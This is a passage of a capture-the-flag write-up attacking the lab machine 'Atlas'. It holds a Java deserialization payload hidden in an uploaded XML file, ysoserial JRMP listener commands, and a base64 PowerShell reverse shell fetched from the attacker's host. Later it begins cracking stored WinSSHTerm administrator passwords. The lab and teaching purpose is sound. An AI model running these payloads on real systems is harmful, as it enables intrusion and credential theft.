RMI Payload generating + new XML template crafting
We use the same payload generator than for LDAP previously but now for RMI:
$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.Castor SpringAbstractBeanFactoryPointcutAdvisor "rmi://10.8.4.253/a"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

<x xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:java="http://java.sun.com" xsi:type="java:org.springframework.beans.factory.config.PropertyPathFactoryBean"><target-bean-name>rmi://10.8.4.253/a</target-bean-name><property-path>foo</property-path><bean-factory xsi:type="java:org.springframework.jndi.support.SimpleJndiBeanFactory"><shareable-resource>rmi://10.8.4.253/a</shareable-resource></bean-factory></x>
We create a new xml template file rmi_template.xml including our payload:
<?xml version="1.0" encoding="UTF-8"?>
<Employee id="101">
	<name
		xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
		xmlns:java="http://java.sun.com" xsi:type="java:org.springframework.beans.factory.config.PropertyPathFactoryBean">
		<target-bean-name>rmi://10.8.4.253/a</target-bean-name>
		<property-path>foo</property-path>
		<bean-factory xsi:type="java:org.springframework.jndi.support.SimpleJndiBeanFactory">
			<shareable-resource>rmi://10.8.4.253/a</shareable-resource>
		</bean-factory>
	</name>
	<talent-titles>Navigation</talent-titles>
	<talent-titles>Warp Engine</talent-titles>
	<talent-titles>Project Direction</talent-titles>
	<talent-textes>Assertively exploit wireless initiatives rather than synergistic core competencies.</talent-textes>
	<talent-textes>Credibly streamline mission-critical value with multifunctional functionalities.</talent-textes>
	<talent-textes>Proven ability to lead and manage a wide variety of design and development projects in team and independent situations.</talent-textes>
	<skills>Mining</skills>
	<skills>Ship Building</skills>
	<skills>Gravity Science</skills>
	<skills>Alien Communication</skills>
	<skills>Planetology</skills>
	<skills>Zero Trust Tools</skills>
	<skills>Satellite Engineering</skills>
	<skills>Rocket Science</skills>
	<skills>Moon Walks</skills>
	<profile>Progressively evolve cross-platform ideas before impactful infomediaries. Energistically visualize tactical initiatives before cross-media catalysts for change.</profile>
	<phone>(313) - 867-5309</phone>
	<email>jonathan@starfield.com</email>
	<education-text>Dual Major, Robotics and Starships - 4.0 GPA</education-text>
	<education-title>NASA University - Bloomington, Indiana</education-title>
	<title>ROCKET TESTER, PILOT</title>
</Employee>
Set a tcpdump (to catch incoming icmp traffic):
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
Upload our crafted XML template:

We received our callback to our RMI listener:
$ java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 1099 CommonsBeanutils1 'ping 10.8.4.253'
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
* Opening JRMP listener on 1099
Have connection from /10.10.84.121:53592
Reading message...
Sending return with payload for obj [0:0:0, 0]
Closing connection
And we received also ICMP ping to our tunnel interface:
$ sudo tcpdump -i tun0 icmp
[sudo] password for user:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:54:36.179012 IP atlas > tachikoma: ICMP echo request, id 1, seq 1, length 40
21:54:36.179070 IP tachikoma > atlas: ICMP echo reply, id 1, seq 1, length 40
21:54:37.192697 IP atlas > tachikoma: ICMP echo request, id 1, seq 2, length 40
21:54:37.192722 IP tachikoma > atlas: ICMP echo reply, id 1, seq 2, length 40
21:54:38.208329 IP atlas > tachikoma: ICMP echo request, id 1, seq 3, length 40
21:54:38.208355 IP tachikoma > atlas: ICMP echo reply, id 1, seq 3, length 40
21:54:39.224003 IP atlas > tachikoma: ICMP echo request, id 1, seq 4, length 40
21:54:39.224029 IP tachikoma > atlas: ICMP echo reply, id 1, seq 4, length 40
Confirmed, we have a command execution
Command Execution –> Reverse Shell (john)
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Set a Netcat listener:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
Create a PowerShell reverse shell:
$  cat rev_posh.txt
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADQALgAyADUAMwAiACwANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
Close our current RMI listener and set a new one with a new payload including a PowerShell reverse shell:
$ java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 1099 CommonsBeanutils1 "powershell.exe -nop -w hidden -ep bypass -c IEX(New-Object Net.WebClient).DownloadString('http://10.8.4.253/rev_posh.txt');"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
* Opening JRMP listener on 1099
Then upload again our last crafted XML template (for using RMI):
We got a shell as john:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [10.8.4.253] from (UNKNOWN) [10.10.84.121] 53836

PS C:\ftp> whoami
atlas\john
Finally grab the Atlas_User flag:
PS C:\ftp> cd ..\Users
PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        30/06/2023     16:07                Administrator
d-----        30/06/2023     15:01                John
d-r---        30/06/2023     15:00                Public


PS C:\Users> type John\Desktop\user.txt
VL{fa296747aba0ee807fe05d9fc1d2b957}
Privilege Escalation - WinSSHTerm password decrypting & cracking
In the Downloads folder of John, we found WinSSHTerm (version 2.27.0 64bit):
PS C:\Users\john> cd Downloads
PS C:\Users\john\Downloads> dir


    Directory: C:\Users\john\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        30/06/2023     20:48                WinSSHTerm
-a----        28/06/2023     14:19        1071137 WinSSHTerm-2.27.0-x64.zip
After a quick enumeration we can find an interesting file C:\Users\john\Downloads\WinSSHTerm\config\connections.xml:
PS C:\Users\john\Downloads> cd WinSSHTerm
PS C:\Users\john\Downloads\WinSSHTerm> dir


    Directory: C:\Users\john\Downloads\WinSSHTerm


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        30/06/2023     20:48                config
d-----        30/06/2023     20:48                tools
-a----        28/06/2023     14:20           1745 README.txt
-a----        28/06/2023     14:20        3115752 WinSSHTerm.exe


PS C:\Users\john\Downloads\WinSSHTerm> cd config
PS C:\Users\john\Downloads\WinSSHTerm\config> dir


    Directory: C:\Users\john\Downloads\WinSSHTerm\config


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        30/06/2023     22:20            676 connections.xml
-a----        28/06/2023     17:37            113 key
-a----        30/06/2023     22:20           3620 layout.xml
-a----        28/06/2023     17:37           8952 preferences.xml
PS C:\Users\john\Downloads\WinSSHTerm\config> type connections.xml

<?xml version="1.0" encoding="utf-8"?>
<WinSSHTerm Version="1" VerifyKey="j6JcYjnkh7coSbefT7+8jHI+49cgPWAt4XHQ76M6Op0jEzaa+QxpxEk4T9ci9P8wLgORRde5KSb3TmT05AnfWQ==">
	<Node Name="Admin SSH" Type="Connection" Descr="" Username="administrator" Password="VmgFP/ooNadVdVQI5UmW3e5dISTQG8+fQ+wMJHtaATFI46G73XREnctiYbOdPYNR" PrivateKey="" Hostname="127.0.0.1" Port="22" CustomPath="" LoginCmds="" CmdLineArgs="" EnvCol="" CustomId="" cfProt="" cfLogFile="" cfLogLevel="" sAgentFwd="" sTermType="" sLogType="" sLogFileName="" sTCP="" sX11="" sSb="" sCS="" sCSHR="" pSshProxy="disabled" pType="Jump Server" pHost="" pPort="22" pUser="" pPassword="" pPrivKey="" />
</WinSSHTerm>
Found
j6JcYjnkh7coSbefT7+8jHI+49cgPWAt4XHQ76M6Op0jEzaa+QxpxEk4T9ci9P8wLgORRde5KSb3TmT05AnfWQ==a base64 encoded password for the user administrator
Copy WinSSHTerm to the FTP folder:
PS C:\Users\john\Downloads> xcopy WinSSHTerm c:\ftp\winsshterm /s /i
WinSSHTerm\README.txt
WinSSHTerm\WinSSHTerm.exe
WinSSHTerm\config\connections.xml
WinSSHTerm\config\key
WinSSHTerm\config\layout.xml
WinSSHTerm\config\preferences.xml
6 File(s) copied
Then download to our machine:
$ wget -r ftp://anonymous:1234@atlas/winsshterm
When launch it, a password is asked:

Source code analyzing
$ file WinSSHTerm.exe
WinSSHTerm.exe: PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows, 2 sections
.Net App
We start analysis using ILSpy:

- Found some encrypt and decrypt methods
DecryptWithMPseems related to Decryp With Master Password
Let’s check the AESCrypt.a method which is called from DecryptWithMP:

- We see that takes a string
(P_1)and add a byte array to this and create arfc289DeriveBytesobject- We can see also that uses
SaltKey, it’s hardcoded salt

As we want to debug a little bit, then we switch to dnSpy because ILSpy did not have the debugging feature since the v2.0.
We add a break point to cryptoStream, start the app and try to enter the password “test” to check how this will work.
We can see that our provided password will also be salted with some hardcoded value:
So, now we take a look to the the key file (in config/key), upload it to cyberchef, convert it to Hex:


It’s equal to our array in the code (just need to exclude the first byte of the key file)

